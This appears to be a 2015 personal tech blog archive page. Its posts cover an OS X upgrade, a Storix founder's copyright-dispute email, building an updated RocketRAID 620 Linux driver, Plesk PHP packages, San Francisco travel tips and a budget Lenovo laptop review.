
There are steps about sending your usage data to Apple. Then yet another license screen which you have to agree twice. First on the bottom screen and then on the pop-up that will appear. So if you want to complain later, they'll just say "but you did agree to our terms and conditions". It will look like this:


The last question you'll need to answer is about setting up iCloud Keychain. I choose not to share my passwords into any cloud services, but at this point you'll have the option to enable Keychain:

Little bit of setting up ... this one won't take long. And then you're pretty much done. Finally your upgrade is ready!
Step 5: Done!

One of the first things I did, was eject my USB-stick (there were couple other Macs to be updated, too):

At this point, you can continue using your precious Mac.
Aftermath
I updated anyway, as a nerd I like the latest stuff running on my computers. I should yield less problems and there needs to be some progress. I find myself stating the same thing in couple of my blog posts, "it wasn't worth it, but I did it anyway". With computers, it never will result any good to stand still and ignore future.
Storix - Story of Anthony Johnson
Thursday, October 8. 2015
Epilogue
This story is so unbelievable, I have to share it with all of you. It has Hollywood material in it: it's a story about a hard working man who succeeds and then gets dealt bad cards. As the final good thing he does share his fortune with people he trusts. Then there is the surprising twist in the plot and he bounces back. The real surprise is when the ungrateful people don't want him back. That results in a bitter fight in the court. But as in all Hollywood flicks, there is a happy end.
All this started years ago, but my version starts two days ago when I received an e-mail. I found it from my spam-box and my initial glace was, that it was some kind of 419-scam. Something in the style of the text struck me as a scam, so I was just about to file a report of it into SpamCop, and then I saw the subject of the mail. It had word Storix in it. The mail was sent to one of my ancient addresses, which I had used with Storix. A random bulk spam wouldn't be about Storix, backups aren't that lucrative when compared to regular spam-topics, women, money or medicine.
The e-mail
This is the entire e-mail as I received it:
Subject: Notice of Copyright Infringement by Storix, Inc.
Date: Tue, 6 Oct 2015 16:15:31 -0700Dear Sir or Madam,
This letter is to inform you that you may be in possession of unauthorized and infringing copies of Storix System Backup Administrator (SBAdmin). I am the author of the software, which is protected by US Copyright Registration No. TXu000988741, and expert testimony in the US Southern California District Court case No. 14-cv-1873 H (BLM) has
indisputably determined that I am the owner, have never transferred, nor received any consideration for its license by Storix.I hold none of Storix' customers or business partners accountable, and you may continue using the current software, even if you received an infringing license after it was revoked. However, I must demand that you cease any further payment to Storix in relation to this software and refrain from downloading any further copies.I founded Storix in, Inc in 2003 to sell and support the software I had already been marketing since 1999. In 2011 I was diagnosed with terminal cancer and gifted 60% of the company shares to long term employees before taking my medical leave. Those shareholders then elected themselves as directors and officers of the corporation:David Huffman, President and CEO
Richard Turner, Director of Software Development
Manuel Altamirano, Director of Sales and Marketing
David Kinney, Director of Software SupportNo new programmers were hired, and the software has now seen little change in over 4 years. After an unlikely recovery, I returned to the company full time in 2013 to continue development of the software, working alone for 9 months on major enhancements to address known security vulnerabilities and increase the network security. After requesting that others assist in the final development and testing, I was harassed by my former employees until I left in May, 2014.After exhausting every effort to negotiate, the board was notified that I would assert my rights to the software if not given a position of control over its development. Instead, they chose to challenge my copyright. Using my remaining 40% stock, I took control of 2 board seats, but not before a 5th seat was added and occupied by David Smilkjovich, the new CEO and personal friend of Mr. Huffman. Every effort since to save the company, its employees and customers from the damages of this litigation has failed in a 3/2 vote.As Storix has been well aware since my departure, I continued development of the software, believing we would eventually work out our differences. I made no effort to disparage or compete with Storix in any way. Yet, as a decision in the copyright case grew near, they filed new action against me for unfair competition and breach of duty as a company director (San Diego County Superior Court No. 37-2017-00028262-CU-BT-CTL). After I warned them in advance of this very notice, they requested, and were denied, a motion for temporary restraining order (San Diego US District Court Court No. 14-cv-1873 H
(BLM)).Although a plaintiff in the copyright case, I'm also a 40% shareholder and a director of the company, and am obligated to do everything possible to put an end to this nonsense before the company is lost. Iwould have preferred the customers and employees remain unaware of this needless battle, but the actions taken by these individuals to protect their majority positions have resulted in the company becoming unprofitable for the first time in its history. They will accept no personal responsibility or compromise, and are now turning to a new employee stock incentive program to cover their losses. This nonsense
cannot continue.The security enhancements to the software have been completed, along with much more. Unfortunately, far too much damage has been done to me personally and financially to allow these greedy individuals to profit from my work any longer. Many of you I had worked with personally for many years, so it pains me to inform you that support for Storix SBAdmin
will very likely end when a ruling is made on the copyright case at the end of the month.Whatever the eventual outcome, I sincerely hope to rebuild your trust as well as the thriving company and innovative product I once had.Best Regards,
Anthony Johnson
Author and Owner of Storix Backup Administrator
Former President/CEO, Storix Inc.
Show me the proof!
Ok, this is all sad and cool at the same time, but how do we know that all this is legit? I don't have any solid proof, but here is what I have:
- My own records indicate, I've been using Storix back in 2004 to 2009 when I did DLT backups. Then the company got greedy and the price of licence went out of my reach. At that point, I stopped doing tape-backups and went for Bacula and USB-drives. Software free and USB-drives are very inexpensive to store backups.
- The e-mail in question may very well be sent to me, because I have a customer account at Storix, Inc.
- In the e-mail Mr. Johnson wants you to: pretty much do nothing, he doesn't want your money, he just says not to pay any more to the software company not owning copyright of his work, but he does not want you to pay him for it. Asking for nothing is not a typical request in spam.
- Motive: What would be the alternate motivation or hidden agenda for doing this? Throwing mud at his own company? Slinging mud at some people he doesn't like (anymore)? I guess, the classic ones: money and power have something to do with this. Depleting Storix, Inc. main source of turnover is the primary motive.
- The origin of the mail is from Google. Yes, there is some Google spam, but no way it can be considered as a major source of crap.
- Google got the mail from a Comcast user located in Miami, Florida. Again, there is no typical source of hijacked computer, it can be any, even from Florida. However, it would be very unlikely scenario for a malware to hijack Google credentials for sending misinformation from a random Comcast user.
- There is a man in Linkedin with name Anthony Johnson claiming to be author of Storix
- There is a man in Linkedin with name David Huffman claiming to be the CEO of Storix, inc. He is registered as the president of the business entity C2494479 in California.
- There is a legal case 3:14-cv-01873-H-BLM in California Southern District Court, it is Johnson v. Storix, Inc.:
- Lawsuitdata.com
- RFCExpress.com
- I don't know which, if any, of the documents contain the judge's ruling.
- If assumed, that the judge ruled as the e-mail explains, it would be obvious for not to pay for a product to somebody who doesn't own it. That would be fraud if anybody else than a legal owner would ask for you money.
When all of this is combined, there are two possible scenarios left: either this is the weirdest scam I've seen, or it is all true. My take here is: after looking, searching and using my own judgement, I believe the above story of a complete stranger. I sympathize all that happened to him. I also believe, that people shouldn't be thrown out of their own companies, that's just wrong.
Pitch in with a comment, if you have some knowledge of this. I'll be waiting for the movie.
Update 9th Oct 2015:
It's given, that I replied to the mail. I sent the link to this article and told that he has my support.
This is what he wrote back: "Wow, quite an endorsement, and no, it's definitely not a scam. Thanks!"
Back to blogging
Wednesday, October 7. 2015
HighPoint RocketRAID 620 Linux driver
Wednesday, May 27. 2015
I've had my run of bad things with Intel soft-RAID earlier. The constant RAID-verify -runs made me want stop using it. As its my Windows-box, I just wanted something that is hardware-based, reasonably fast and affordable. My choice is HighPoint RocketRAID 620.
For a switch-over -project I had a simple plan:
- Clonezilla the existing RAID into an another drive which I could plug into a motherboard for the duration of the move
- Un-configure the Intel soft-RAID at the motherboard
- Plug in the RocketRAID-card
- Change the hard-drive cables from motherboard RAID-connectors into RocketRAID-card
- Configure a new RAID-1 mirror wit RocketRAID
- Clonezilla the data back to the newly created RAID-1 volume
- Be happy and continue computing
Guess what. Things fell trough at point #6. I was using an USB-bootable Clonezilla live on my first data move and obviously was planning to use it for the second one too. Whichever Linux-distro they use as the base for Clonezilla, they don't have the driver for the RAID-card. Darn!
The next best thing is a commercial distro for Clonezilla, Parted Magic. They used to be free (as in beer and speech), but they went commercial. The price is $9 USD for a single download, so I got it. And guess what again! They don't support Highpoint RocketRAID either.
I did ask about it in their support forums (closed to registered users only, sorry). And they replied:
We do not do "random" out-of-tree drivers because commonly these are supported by their vendors in a haphazard way. E.g. in the HighPoint case the latest driver is 3 versions behind our kernel version.
Luckily the vendor is providing the partial source code for the driver. There is a binary-part of in it and it is kind-of open-source. The biggest problem seems to be, that it doesn't build on any reasonably modern Linux.
By googling, I found that somebody else had the same process of thought and there was a Github project for the upgraded driver. Unfortunately that too was 3 years old and wouldn't build. Also it was for the vendor driver 1.1, and they already had 1.2 out.
In this imperfect world everything that you need to be done properly, you need to do by yourself. So, here it is: https://github.com/HQJaTu/rr62x
You can help yourselves with that one.
This is how it looks on my dmesg:
[ 85.518732] rr62x: module license 'Proprietary' taints kernel.

[ 85.518737] Disabling lock debugging due to kernel taint

[ 85.519709] rr62x:RocketRAID 62x SATA controller driver v1.2 (Jul 1 2012)
[ 85.735773] rr62x:adapter at PCI 3:0:0, IRQ 16

[ 85.950487] rr62x:[0 0 ] start port.

[ 85.950488] rr62x:[0 0 ] start port hard reset (probe 1).

[ 86.150712] rr62x:[0 1 ] start port.

[ 86.150712] rr62x:[0 1 ] start port hard reset (probe 1).

[ 89.093649] rr62x:[0 0 ] start port soft reset (probe 1).

[ 89.841048] rr62x:[0 1 ] start port soft reset (probe 1).

[ 90.501075] rr62x:[0 0 ] port started successfully.

[ 90.501078] rr62x:[0 0 0] device probed successfully.

[ 90.791364] rr62x:[0 1 ] port started successfully.

[ 90.791369] rr62x:[0 1 0] device probed successfully.

[ 90.806570] scsi host13: rr62x

[ 90.806870] scsi 13:0:0:0: Direct-Access HPT DISK_13_0 4.00 PQ: 0 ANSI: 5

[ 90.809711] sd 13:0:0:0: [sdd] 2930114560 512-byte logical blocks: (1.50 TB/1.36 TiB) [ 90.809847] sd 13:0:0:0: [sdd] Write Protect is off

[ 90.809852] sd 13:0:0:0: [sdd] Mode Sense: 2f 00 00 00

[ 90.809909] sd 13:0:0:0: [sdd] Write cache: disabled, read cache: enabled, doesn't support DPO or FUA

[ 90.832339] sdd: unknown partition table

[ 90.832903] sd 13:0:0:0: [sdd] Attached SCSI disk
I've tested that with Linux 4.0.4 and 3.19.3. It builds and works on both. Any comments, Github forks, pull requests, etc. are welcome. I will get back to the actual disk cloning project later, the driver won't help unless it is used properly in an operating system.
Official PHP-packages from Parallels
Friday, April 24. 2015
Last year I spent couple of days tinkering PHP-packages that will work on my Parallels Plesk Panel box. To my surprise, my box failed to auto-upgrade itself. The reason was: "Exception: Failed to solve dependencies:". I was dumbfounded, as the proper packages were already installed.
plesk-php54-mysqlnd-5.4.31-1.el6.x86_64 requires plesk-php54-pdo = 5.4.31-1.el6
plesk-php55-mysqlnd-5.5.6-1.el6.x86_64 requires plesk-php55-pdo = 5.5.6-1.el6
A closer inspection revealed, that packages from my own repository weren't good for installation. There were package dependencies, that required packages with exactly the same name, but from somebody else's repository.
Here are some links:
- http://autoinstall.plesk.com/PHP_5.4.40/dist-rpm-CentOS-6-x86_64/packages/
- http://autoinstall.plesk.com/PHP_5.5.24/dist-rpm-CentOS-6-x86_64/packages/
- http://autoinstall.plesk.com/PHP_5.6.8/dist-rpm-CentOS-6-x86_64/packages/
If you need to install new version, do something like this:
yum install --enablerepo PHP_5_6_8-dist plesk-php56-cli
The information for those came from file /etc/yum.repos.d/autoinstaller-sources.repo.
My only conclusion is, that Parallels guys took my source RPMs and created their own. Thanks for ripping me off!
Ok, this is open-source. I put my stuff out there willingly and knowing, that somebody eventually will use it. The sensible thing to do is to give appropriate credit, though. That one the big greedy corporation didn't do.
US travel pics, part 2: San Francisco
Wednesday, April 22. 2015
I had business in San Francisco and stayed out of my other things to do. Here are some pics:


That's Coit Tower in distance. On the other pic the Alcatraz Island is clearly visible in front of Golden Gate Bridge in San Francisco Bay.

In the business center, the Market Street looks like this from 6th floor:
And while having drinks in the 39th floor of San Francisco Marriott Marquis, the night view is something like this:

For those planning to travel to US, my recommendation is to get local SIM-card. The EU-limit of 62,- € will be reached pretty much immediately. The data roaming prices are insane. 1,- € / 50 KiB or similar. The SIMs sold at the airport cost three times more than the going price at the street is. I just went to a local T-Mobile store and got a pay-as-you-go card. Fee for the SIM was $15 and 1 GiB of LTE transfer was $10, making the total $25. You can charge more gigabytes to the account if you run out.
The Cheapest Laptop - Worth Anything? Lenovo G50 Reviewed
Thursday, March 26. 2015
I've been a hacker pretty much all my life. It has been an exciting ride so far, as computers have improved so much ever since I got my first one. If setting my first computer as a reference point, the processors are almost infinetly more powerful (not infinetly, but a lot!), there is million million times more storage and the most important thing: all computers are capable of connecting to a network. I wouldn't mind having my first computer with it's processing power and store, but with an Internet-connection. Lastly, they cost a fraction of that. As I typically have top-shelf computer at my use, I was happy to see what's bottom shelf material made of.
A Lenovo G50 is your average supermarket "now on sale" -computer. It's target audience is definitely not me, but people who don't want to spend much on a computer, but as everybody, they need one.
After the price point (paid 249,- €), the sales pitch is pretty much this:

